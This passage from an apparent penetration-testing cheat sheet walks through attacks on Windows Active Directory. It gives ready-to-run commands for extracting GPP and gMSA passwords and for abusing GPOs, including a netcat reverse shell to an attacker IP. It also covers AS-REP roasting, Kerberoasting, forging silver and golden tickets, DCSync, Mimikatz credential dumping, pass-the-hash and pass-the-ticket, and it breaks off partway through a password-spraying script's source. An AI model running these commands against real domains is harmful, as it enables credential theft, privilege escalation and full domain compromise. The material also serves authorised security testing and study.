Microsoft Exchange Server
ftp
File Transfer Protocol
http
Hypertext Transfer Protocol
imap
Internet Message Access Protocol
krbtgt
Kerberos Ticket Granting Ticket
ldap
Lightweight Directory Access Protocol
mssql
Microsoft SQL Server
mysql
MySQL Database
nfs
Network File System
oracle
Oracle Database
pgsq
PostgreSQL Database
pop3
Post Office Protocol 3
rpc
Remote Procedure Call
smtp
Simple Mail Transfer Protocol
svc
Service
termsrv
Terminal Server
wsman
Windows Remote Management
2.11 GPP Passwords Abuse (Group Policy Preferences)
2.11.1 GPP Main Method for Extraction
Search for GPP Passwords in SYSVOL: access SYSVOL share and search for Group Policy Preferences (GPP) files; this happens because a common useful misconfiguration found in modern domain environments is unprotected Windows GPP settings files
Map the DC SYSVOL share:
net use z:\\[hostname/domain]\SYSVOLFind the GPP file: usually the one called
Groups.xml: the file is usually located in a path similar to this one\hostname.domain\Policies\{00000000–0000–0000–0000–00000000000}\MACHINE\Preferences\Groups\Groups.xml.
dir /s Groups.xml
type Groups.xmlDecrypt the Found
Hash/cpassword:
gpp-decrypt [gpp_hash/cpassword]
# Example
gpp-decrypt riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB
sup3r53cr3tGP0pa55(Optional) Alternative Method:
# Check for cpassword in the SYSvol share to obtain cleartext passwords in XML files.
dir \\\\<domain>\\SYSVOL\\<domain>\\Policies\\ /s /b | findstr cpassword
# Look for Groups.xml files which might contain cleartext passwords.
smbclient //dc-ip/SYSVOL -U "domain\username"2.11.2 Impacket-Get-GPPPassword
Impacket-Get-GPPPassword (Get-GPPPassword.py) is an Impacket script for retrieving GPP passwords. There are several methods for using this script depending on the level of access you have:
NULL Session: this command attempts to retrieve GPP passwords without providing any credentials (NULL session). Useful if anonymous access is allowed on the target Domain Controller (DC).
Get-GPPPassword.py -no-pass '[DOMAIN_CONTROLLER]'With Cleartext Credentials: uses cleartext credentials (username and password) to access and retrieve stored GPP passwords from the DC.
Get-GPPPassword.py '[DOMAIN]'/'[USER]':'[PASSWORD]'@'[DOMAIN_CONTROLLER]'Pass-the-Hash (with NT hash): executes a pass-the-hash attack with the user’s NTLM hash instead of a password, allowing retrieval of GPP passwords.
Get-GPPPassword.py -hashes :'[NThash]' '[DOMAIN]'/'[USER]':'[PASSWORD]'@'[DOMAIN_CONTROLLER]'Parsing a Local File: this command parses a local Policy XML file for stored passwords. Useful if you have a downloaded or extracted policy file on your machine.
Get-GPPPassword.py -xmlfile '/path/to/Policy.xml' 'LOCAL'2.11.3 SMB Share-SYSVOL
SYSVOL is a shared folder on the DC where Group Policy objects (GPOs) and scripts are stored. This folder is often accessible to any domain user, allowing attackers to potentially access configuration files with stored passwords (GPP).
Download the Entire Share: you can use a tool or script to download the entire SYSVOL share for offline analysis.
# Reference to a script for downloading files in SYSVOL
https://github.com/ahmetgurel/Pentest-Hints/blob/master/AD%20Hunting%20Passwords%20In%20SYSVOL.mdNavigate to Downloaded Files: this command searches through the downloaded files for instances of
cpassword(encrypted passwords stored in the XML files), helping identify where passwords are stored.
grep -inr "cpassword"2.11.4 CrackMapExec
CrackMapExec is a popular tool for SMB enumeration and exploitation. Here, it is used to locate GPP passwords.
With Username and Password: this command scans one or multiple targets to identify stored GPP passwords using cleartext credentials.
crackmapexec smb <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M gpp_passwordWith NTLM Hash: this variant allows pass-the-hash authentication with NT and LM hashes instead of a password.
crackmapexec smb <TARGET[s]> -u <USERNAME> -H LMHash:NTLMHash -d <DOMAIN> -M gpp_password2.12 Scripts (adPEAS)
2.12.1 Importing the Module
Download from https://github.com/61106960/adPEAS?tab=readme-ov-file#important-note-about-the-bloodhound-module.
powershell -ExecutionPolicy Bypass
# Use any of the following options
Import-Module .\adPEAS.ps1
. .\adPEAS.ps1
gc -raw .\adPEAS.ps1 | iex
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/61106960/adPEAS/main/adPEAS.ps1')2.12.2 Basic Usage
Enumerate Current Domain: start adPEAS and enumerate the domain for the logged-on user and computer.
Invoke-adPEASSpecify Domain and Output: to specify a domain and save output without ANSI color codes.
Invoke-adPEAS -Domain '[domain].com' -Outputfile 'C:\temp\adPEAS_outputfile' -NoColorSpecify Domain Controller: to enumerate using a specific domain controller.
Invoke-adPEAS -Domain '[domain].com' -Server 'dc1.[domain].com'Using PSCredential: to use a PSCredential object for enumeration.
$SecPassword = ConvertTo-SecureString '[password]' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('[domain]\[userName]', $SecPassword)
Invoke-adPEAS -Domain '[domain].com' -Cred $CredForce Enumeration with Username and Password: to specify username and password for enumeration while ignoring DNS issues.
Invoke-adPEAS -Domain '[domain].com' -Server 'dc1.[domain].com' -Username '[domain]\[userName]' -Password '[password]' -Force2.12.3 Module-Specific Usage
Basic Active Directory Information
Invoke-adPEAS -Module DomainActive Directory Rights and Permissions
Invoke-adPEAS -Module RightsGroup Policy Information
Invoke-adPEAS -Module GPOActive Directory Certificate Services Information
Invoke-adPEAS -Module ADCSCredential Exposure Issues
Invoke-adPEAS -Module CredsDelegation Issues
Invoke-adPEAS -Module DelegationHigh Privileged Groups Enumeration
Invoke-adPEAS -Module AccountsDomain Controller and Service Enumeration
Invoke-adPEAS -Module ComputerBloodHound Enumeration (DCOnly)
Invoke-adPEAS -Module BloodhoundBloodHound Enumeration (All)
Invoke-adPEAS -Module Bloodhound -Scope All2.13 Group Managed Service Accounts (gMSAs) Abuse
2.13.1 Identifying Group Managed Service Accounts (gMSAs)
2.13.1.1 Manual Discovery of gMSAs
You can manually search for gMSA accounts in Active Directory using PowerShell or LDAP queries.
Using PowerShell PowerShell’s Get-ADServiceAccount cmdlet can help identify gMSA accounts, assuming you have sufficient permissions. This command lists all gMSAs in the domain with their properties, including msDS-ManagedPassword, if you have permissions to view it.
Get-ADServiceAccount -Filter {ObjectClass -eq "msDS-GroupManagedServiceAccount"} -Properties *Using LDAP Query You can also search for gMSAs directly by filtering based on their object class. This approach is useful if you don’t have access to Get-ADServiceAccount but can execute LDAP queries. You can inspect the properties of each returned object for further information, like the account's service name.
Get-ADObject -LDAPFilter "(objectClass=msDS-GroupManagedServiceAccount)" -Properties *Identify Accessible gMSA Passwords: Once gMSAs are identified, check if you can read the msDS-ManagedPassword attribute. This attribute contains the encrypted password and is often readable by specific privileged accounts or groups.
2.13.1.2 Automated Discovery with BloodHound
BloodHound can map out relationships and permissions in Active Directory, making it ideal for identifying exploitable accounts, including gMSAs.
Run BloodHound Collection: use BloodHound’s
SharpHoundcollector to gather data from the domain.
SharpHound.exe -c AllAnalyze in BloodHound GUI: open the BloodHound GUI, upload the collected data, and search for accounts with privileges to read gMSA passwords:
Use the "Find Principals with DCSync Rights" query, which might help indirectly as gMSA permissions are often linked to elevated roles.
Search for any objects where specific user groups have
ReadPropertyrights on themsDS-ManagedPasswordattribute.
(Optional) Query Examples in BloodHound:
Use the query
Find Principals with Unusual Rights on Password Attributes, as this often includes gMSA password attributes.BloodHound may highlight gMSA accounts that are configured with permissions for non-admin users or groups, indicating potential targets for exploitation.
2.13.2 GMSA Password Retrieval with GMSAPasswordReader
GMSAPasswordReader.exe can be used to retrieve the plaintext password for Group Managed Service Accounts (gMSAs). This tool requires specific permissions, usually access to read the msDS-ManagedPassword attribute of the gMSA object.
2.13.2.1 Usage
Run
GMSAPasswordReader.exewith Proper Privileges: ensure you have sufficient permissions to read gMSA password attributes in Active Directory. Typically, Domain Admin or specific permissions on the gMSA object are required.Command Syntax: the tool can be run from the command line to retrieve gMSA passwords.
.\GMSAPasswordReader.exe --AccountName [GMSA_ACCOUNT_NAME]
# Example
.\GMSAPasswordReader.exe --accountname 'svc_apache'
# This will return probably an rc4_hmac (not the Old Value), which is the same as an NTLM hash, so we can try to crack it (hashcat -m 1000 '[ntlm_hash]' [wordlist]) or do a pass the hash, don't forget the '$' for the username if it is a service account (evil-winrm -i [ip] -u svc_apache$ -H [ntlm_hash]).2.13.2.2 Additional Notes
Permissions: Ensure that you have necessary read permissions on the
msDS-ManagedPasswordattribute.Privileged Access: Typically, this tool is most useful on systems where you already have Domain Admin or specific delegated permissions on gMSA objects.
Security Considerations: Use this tool carefully, as improper handling of retrieved passwords can expose sensitive credentials.
2.13.3 Alternative Commands
If you don’t have access to GMSAPasswordReader.exe, you might consider using PowerShell or other Active Directory enumeration techniques if you have appropriate permissions to query gMSA accounts and their attributes.
Using PowerShell with Active Directory Module: if you have the Active Directory PowerShell module installed, you can use it to query for gMSAs and their
msDS-ManagedPasswordattribute. This command lists all gMSAs and attempts to retrieve theirmsDS-ManagedPasswordattribute. You need permissions to read this attribute.
# Find all gMSA accounts
Get-ADServiceAccount -Filter {ObjectClass -eq "msDS-GroupManagedServiceAccount"} -Properties msDS-ManagedPasswordUsing
Get-ADObjectto Directly Query LDAP Attributes: ifGet-ADServiceAccountisn’t available,Get-ADObjectcan directly query Active Directory for objects withmsDS-ManagedPassword. This command retrieves all gMSA objects, showing their attributes, including the managed password (if accessible).
Get-ADObject -Filter 'ObjectClass -eq "msDS-GroupManagedServiceAccount"' -Properties msDS-ManagedPasswordRetrieving gMSA Passwords with
Get-ADAttributeEditor: if you have permissions and access to the Active Directory UI on a Windows machine; if you have read permissions, you should be able to view or export the password attribute here.Open the Active Directory Users and Computers console.
Enable Advanced Features (under View).
Locate the gMSA account, right-click, and select Properties.
Navigate to the Attribute Editor tab and search for
msDS-ManagedPassword.
Using LDAP Queries with
ldapsearch(Linux): if you’re on a Linux system with ldapsearch installed, you can use it to query Active Directory for gMSA accounts. This approach requires credentials with LDAP access. This command fetches gMSA objects and tries to access themsDS-ManagedPasswordattribute.
ldapsearch -x -H ldap://<domain_controller> -D "<user>@<domain>" -w "<password>" -b "DC=domain,DC=com" "(objectClass=msDS-GroupManagedServiceAccount)" msDS-ManagedPasswordPowerView: if you’re using PowerView, an enumeration tool in PowerShell Empire, you can search for gMSA accounts and attempt to view password attributes; PowerView’s
Get-DomainGMSAcommand can enumerate gMSA accounts and potentially viewmsDS-ManagedPasswordif you have the necessary permissions.
# List gMSA accounts with PowerView
Get-DomainGMSA -Properties msDS-ManagedPassword2.12 Group Policy Object (GPO) Abuse
Group Policy Objects (GPOs) allow administrators to enforce policies and configurations across all domain-connected machines. By modifying a GPO with malicious commands, attackers can achieve privilege escalation or persistence. The effectiveness of this attack lies in the fact that when GPOs are updated—either manually or during regular system updates—these policies are executed on all systems within their scope, including those used by privileged users like administrators. This means that any added malicious task or script will be run with the permissions of all users in that scope, enabling an attacker to execute code as an administrator without direct admin rights.
Guides:
Resources:
Import PowerView
powershell -ExecutionPolicy bypass
Import-Module ./PowerView.ps1List All GPOs: use PowerView to list all GPOs and check if there are write permissions for any.
Basic GPO Listing
Get-NetGPO | select displaynameManual Permission Check: this checks if you have any write permissions on GPOs, which could allow for privilege escalation.
Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')} | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | flBloodHound Alternative: use BloodHound to check for
WriteGPO,OwnsGPO, orGPO controlprivileges, as they indicate possible GPO manipulation for escalation.
Enumerate a Specific GPO
Identify GPO by Display Name
Get-GPO -Name "[DisplayName]"Convert GPO ID to Name
Get-GPO -Guid [gpo_id]Check Permissions on Specific GPO: verify if you have edit permissions or ownership on a particular GPO.
Get-GPPermission -Guid [gpo_id] -TargetType User -TargetName [user]Execute the Attack (If Permissions Allow): se
SharpGPOAbuseto manipulate GPOs.Create a Reverse Shell Task
./SharpGPOAbuse.exe --AddComputerTask --TaskName "test" --Author "[current_user]" --Command "cmd.exe" --Arguments "/c c:\path\to\nc.exe [attacker_ip] [port] -e cmd.exe" --GPOName "[GPO_to_abuse]"Add User to Administrators Group
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount <user> --GPOName "[GPO_to_abuse]"Force Policy Update: apply the GPO changes immediately across the domain.
gpupdate /force3. 👾 Active Directory Attacking
3.1 AS-REP Roasting
AS-REP Roasting targets accounts that do not require pre-authentication, allowing attackers to request an AS-REP (Authentication Service Response) message containing the encrypted password hash, which can then be brute-forced offline.
How it works:
Attackers request an AS-REP message for accounts that do not enforce Kerberos pre-authentication.
The AS-REP response contains an encrypted portion that uses the user's password hash as a key.
Attackers can extract this hash and crack it offline using tools like
hashcatorJohn the Ripper.
Steps:
Find users without pre-authentication:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Property DoesNotRequirePreAuthAS-REP Roasting using Rubeus:
Rubeus.exe asreproast
# The /nowrap option prevents the output from being wrapped to the next line, allowing you to see the entire output on a single line without any breaks
Rubeus.exe asreproast /nowrapAS-REP Hash extraction using Impacket:
# From Kali (GetNPUsers.py)
impacket-GetNPUsers -dc-ip [dc-ip] -request -outputfile [output_file].asreproast [domain.com]/[user]
# From Windows
GetNPUsers.py domain/[user]:[password]@[dc-ip] -no-passCrack the AS-REP hash:
hashcat -m 18200 [asrep_hashes_file].txt /usr/share/wordlists/rockyou.txt3.2 Kerberoasting
Kerberoasting involves attacking Service Principal Names (SPNs) that are configured in Active Directory. Attackers request a Kerberos Ticket-Granting Service (TGS) ticket for these SPNs, extract the service account hash from the ticket, and brute-force the password offline.
How it works:
The attacker requests a TGS for a service account (SPN) that has a valid ticket.
The service's TGS is encrypted with the service account's password hash.
The attacker can extract the TGS ticket and crack it offline using tools like
hashcat.
Steps:
Enumerate Service Principal Names (SPNs):
GetUserSPNs.py domain/[user]:[password]@[dc-ip]Request a TGS ticket for SPNs:
# From Kali
sudo impacket-GetUserSPNs -request -dc-ip [dc-ip] [domain.com]/[user]
or
sudo impacket-GetUserSPNs -request -dc-ip [dc_ip] [domain.com]/[user] -hashes [LMHASH]:[NTHASH] -outputfile [output_file]
# From Windows
GetUserSPNs.py domain/[user]:[password]@[dc-ip] -requestExtract TGS ticket from memory using Rubeus:
Rubeus.exe kerberoast
or
Rubeus.exe kerberoast /outfile:[output_file].kerberoastCrack the TGS hash:
hashcat -m 13100 [kerberoast_hashes_file].txt /usr/share/wordlists/rockyou.txt3.3 Silver Tickets
Silver Tickets allow attackers to forge a Ticket-Granting Service (TGS) for specific services like CIFS (file sharing) or HTTP, enabling access to those services without needing a valid TGT from a domain controller.
How it works:
The attacker obtains the NTLM hash or Kerberos hash of a service account.
The attacker uses this hash to create a forged TGS ticket, allowing them to authenticate to specific services (e.g., CIFS, HTTP).
Since Silver Tickets bypass domain controllers, they are harder to detect in logs.
Steps:
Extract NTLM hash of the service account (e.g., CIFS):
# 1. Find the [ServiceAccountName]
Get-ADUser -Filter {ServicePrincipalName -ne $null} -Property ServicePrincipalName | Select-Object Name, ServicePrincipalName
or
Get-ADUser -Filter {ServicePrincipalName -like "*MSSQL*"} -Property ServicePrincipalName | Select-Object Name, ServicePrincipalName
# 2. Extract the NTLM hash
mimikatz # lsadump::lsa /inject /name:[ServiceAccountName]
# Example:
mimikatz # lsadump::dcsync /user:HTTP/server01Create a Silver Ticket using Mimikatz:
# 1. Find the Domain SID
(Get-ADDomain).DomainSID
or
whoami /user
# 2. Find the target server (my DC server)
Get-ADDomainController -Filter *
or
netdom query dc
# 3. Create the Silver Ticket, for example in this case /service:CIFS (for help deciding the /service, check Section 2.11)
mimikatz # kerberos::golden /domain:[domain.com] /sid:[domainSID] /target:[targetserver] /rc4:[NTLMHash] /service:[serviceName] /user:[username]
# Example:
mimikatz # kerberos::golden /sid:S-1-5-21-1863423273-656352785-1243762498 /domain:example.com /ptt /target:server01.example.com /service:http /rc4:4d28cf5252d39971462580a51484ca09 /user:testUserInject the Silver Ticket into the session:
mimikatz # kerberos::ptt silver_ticket.kirbi
# Confirm the existence of the ticket
klistAccess the target service (e.g., CIFS):
dir \\targetserver\sharedfolder3.4 Golden Tickets
Golden Tickets are forged Ticket-Granting Tickets (TGT) that allow attackers to impersonate any user, including Domain Admins, by creating a TGT valid for the entire domain. Golden Tickets are one of the most powerful attacks as they grant persistent, high-level access.
How it works:
The attacker dumps the KRBTGT account hash (using tools like
Mimikatz).Using this hash, they can create a forged TGT for any user.
The forged TGT can be used to authenticate as any user across the domain, including Domain Admins.
Steps:
Dump KRBTGT account hash:
mimikatz # lsadump::dcsync /domain:[domain.com] /user:krbtgtCreate Golden Ticket using Mimikatz:
# 1. Find the Domain SID
(Get-ADDomain).DomainSID
or
whoami /user
# 2. Find the RID: The RID for the Administrator account is 500, but other accounts will have different RIDs. You can find the RID of a specific user using tools like Mimikatz or by querying Active Directory.
PowerShell -Command "(New-Object System.Security.Principal.NTAccount('domain\ServiceAccount')).Translate([System.Security.Principal.SecurityIdentifier]).Value"
# 3. Create the Ticket
mimikatz # kerberos::golden /user:[DesiredUsername] /domain:[domain.com] /sid:[domainSID] /krbtgt:[KRBTGTHash] /id:[DesiredRID]
or
mimikatz # kerberos::golden /user:Administrator /domain:[domain.com] /sid:[domainSID] /krbtgt:[KRBTGTHash] /id:500Inject Golden Ticket:
mimikatz # kerberos::ptt golden_ticket.kirbi
# Confirm the existence of the ticket
klistAccess domain resources:
net use \\domaincontroller\C$ /user:[DesiredUsername]3.5 Domain Controller Synchronization (DC Sync)
The DC Sync attack involves mimicking a Domain Controller (DC) to request credentials from another DC, effectively obtaining password hashes (including KRBTGT, Admins) without triggering alarms.
How it works:
Permissions: The attacker needs to have the Replicating Directory Changes or Replicating Directory Changes All permissions, which are often granted to Domain Admins and other high-privilege accounts.
Replication Request: By sending a replication request, the attacker can pull user account data, including password hashes, directly from a Domain Controller.
Credential Theft: Once the attacker obtains these hashes, they can use them for further attacks (like Pass-the-Hash or Pass-the-Ticket) or crack them to obtain plaintext passwords.
Steps:
Identify Domain Admins: ensure you have the required permissions.
Get-ADGroupMember -Identity "Domain Admins"Perform DC Sync using Mimikatz:
# From Kali
impacket-secretsdump [domain.com]/[adminUser]:"[password]"@[dc-ip]
# or; the -just-dc-user [targetUser] is to only extract the hashes of the indicated user and not all the DC.
impacket-secretsdump -just-dc-user [targetUser] [domain.com]/[adminUser]:"[password]"@[dc-ip]
# From Windows
mimikatz # lsadump::dcsync /domain:[domain.com]
# or; here we just extract the specified user.
mimikatz # lsadump::dcsync /domain:[domain.com] /user:[targetUser]Extracting all accounts and hashes:
mimikatz # lsadump::dcsync /domain:[domain.com]Output to a file:
# You can redirect output to a file for analysis:
mimikatz # lsadump::dcsync /domain:domain.com > output.txtCrack dumped hashes:
hashcat -m 1000 [hashes_file].txt /usr/share/wordlists/rockyou.txt3.6 Cached AD Credentials
Cached credentials allow users to log in to their machines even if the domain controller is unavailable. Attackers can extract these cached credentials from compromised systems.
How it works:
When users log in, the NTLM hash of their password is cached locally.
Attackers can use tools to extract and crack these cached hashes offline.
Steps:
Dump cached credentials using Mimikatz:
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::tickets
mimikatz # sekurlsa::credman
mimikatz # sekurlsa::msv
mimikatz # sekurlsa::tspkg
mimikatz # sekurlsa::wdigest
mimikatz # sekurlsa::kerberos
mimikatz # sekurlsa::ssp
mimikatz # lsadump::sam
mimikatz # lsadump::secrets
mimikatz # lsadump::lsa /inject
mimikatz # lsadump::trust
mimikatz # lsadump::cacheCrack cached credentials:
hashcat -m 1000 [cached_hash].txt /usr/share/wordlists/rockyou.txt3.7 NTLM Authentication

NTLM (NT LAN Manager) is a challenge-response authentication protocol used in older Windows systems or when Kerberos is unavailable.
How it works:
The client sends a NTLM negotiation message.
The server sends back a challenge (random data).
The client uses the challenge, combined with the user's NTLM hash, to create a response.
The server checks the response using the stored NTLM hash of the user.
Vulnerabilities:
Pass-the-Hash: Attackers can reuse NTLM hashes without knowing the plaintext password.
NTLM Relay: Attackers can relay NTLM authentication to another server.
Steps to do Pass-the-Hash for AD services:
Dump NTLM hash using Mimikatz:
mimikatz # sekurlsa::logonpasswordsPass the NTLM hash using Mimikatz:
mimikatz # sekurlsa::pth /user:[username] /domain:[domain.com] /ntlm:[NTLMhash]Access remote resources:
dir \\targetserver\sharedfolder3.8 Kerberos Authentication

Kerberos is the default authentication protocol in modern Windows domains, offering mutual authentication via tickets.
How it works:
AS-REQ: The client requests a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC) using their credentials.
AS-REP: The KDC responds with a TGT, encrypted with the user's password hash.
TGS-REQ: The client presents the TGT to the KDC to request access to a service.
TGS-REP: The KDC issues a Ticket Granting Service (TGS) ticket for the requested service.
Service Authentication: The client uses the TGS to authenticate with the target service.
Vulnerabilities:
Pass-the-Ticket: Attackers can steal and reuse Kerberos tickets (TGT or TGS).
Kerberoasting: Attackers extract and crack service account hashes from TGS tickets.
Steps for Pass-the-Ticket Attack:
Dump the TGT ticket using Mimikatz:
mimikatz # sekurlsa::tickets /exportPass the Kerberos TGT ticket:
mimikatz # kerberos::ptt TGT_ticket.kirbiAccess resources:
dir \\targetserver\sharedfolder3.9 Password Attacks
3.9.1 Spraying Creds with Script
3.9.1.1 Running the Script
# -Pass allow us to use a single password to test.
# We could also add the option -File to use a personalized password wordlist.
# -Admin option is for adding test for admin account.
.\Spray-Passwords.ps1 -Pass [password] -Admin3.9.1.2 Source Code of the Script
<#
.SYNOPSIS
PoC PowerShell script to demo how to perform password spraying attacks against
user accounts in Active Directory (AD), aka low and slow online brute force method.
Only use for good and after written approval from AD owner.
Requires access to a Windows host on the internal network, which may perform
queries against the Primary Domain Controller (PDC).
Does not require admin access, neither in AD or on Windows host.
Remote Server Administration Tools (RSAT) are not required.
Should NOT be considered OPSEC safe since:
- a lot of traffic is generated between the host and the Domain Controller(s).
- failed logon events will be massive on Domain Controller(s).
- badpwdcount will iterate on user account objects in scope.
No accounts should be locked out by this script alone, but there are no guarantees.
NB! This script does not take Fine-Grained Password Policies (FGPP) into consideration.
.DESCRIPTION
Perform password spraying attack against user accounts in Active Directory.
.PARAMETER Pass
Specify a single or multiple passwords to test for each targeted user account. Eg. -Pass 'Password1,Password2'. Do not use together with File or Url."
.PARAMETER File
Supply a path to a password input file to test multiple passwords for each targeted user account. Do not use together with Pass or Url.
.PARAMETER Url
Download file from given URL and use as password input file to test multiple passwords for each targeted user account. Do not use together with File or Pass.
.PARAMETER Admins
Warning: will also target privileged user accounts (admincount=1.)". Default = $false.
.EXAMPLE
PS C:\> .\Spray-Passwords.ps1 -Pass 'Summer2016'
1. Test the password 'Summer2016' against all active user accounts, except privileged user accounts (admincount=1).
.EXAMPLE
PS C:\> .\Spray-Passwords.ps1 -Pass 'Summer2016,Password123' -Admins
1. Test the password 'Summer2016' against all active user accounts, including privileged user accounts (admincount=1).
.EXAMPLE
PS C:\> .\Spray-Passwords.ps1 -File .\passwords.txt -Verbose
1. Test each password in the file 'passwords.txt' against all active user accounts, except privileged user accounts (admincount=1).
2. Output script progress/status information to console.
.EXAMPLE
PS C:\> .\Spray-Passwords.ps1 -Url 'https://raw.githubusercontent.com/ZilentJack/Get-bADpasswords/master/BadPasswords.txt' -Verbose
1. Download the password file with weak passwords.
2. Test each password against all active user accounts, except privileged user accounts (admincount=1).
3. Output script progress/status information to console.
.LINK
Get latest version here: https://github.com/ZilentJack/Spray-Passwords
.NOTES
Authored by : Jakob H. Heidelberg / @JakobHeidelberg / www.improsec.com
Together with : CyberKeel / www.cyberkeel.com
Date created : 09/05-2016
Last modified : 26/06-2016
Version history:
- 1.00: Initial public release, 26/06-2016
Tested on:
- WS 2016 TP5
- WS 2012 R2
- Windows 10
Known Issues & possible solutions/workarounds:
KI-0001: -
Solution: -
Change Requests for vNext (not prioritized):
CR-0001: Support for Fine-Grained Password Policies (FGPP).
CR-0002: Find better way of getting Default Domain Password Policy than "NET ACCOUNTS". Get-ADDefaultDomainPasswordPolicy is not en option as it relies on RSAT.
CR-0003: Threated approach to test more user/password combinations simultaneously.
CR-0004: Exception or include list based on username, group membership, SID's or the like.
CR-0005: Exclude user account that executes the script (password probably already known).
Verbose output:
Use -Verbose to output script progress/status information to console.
#>
[CmdletBinding(DefaultParameterSetName='ByPass')]
Param
(
[Parameter(Mandatory = $true, ParameterSetName = 'ByURL',HelpMessage="Download file from given URL and use as password input file to test multiple passwords for each targeted user account.")]
[String]
$Url = '',
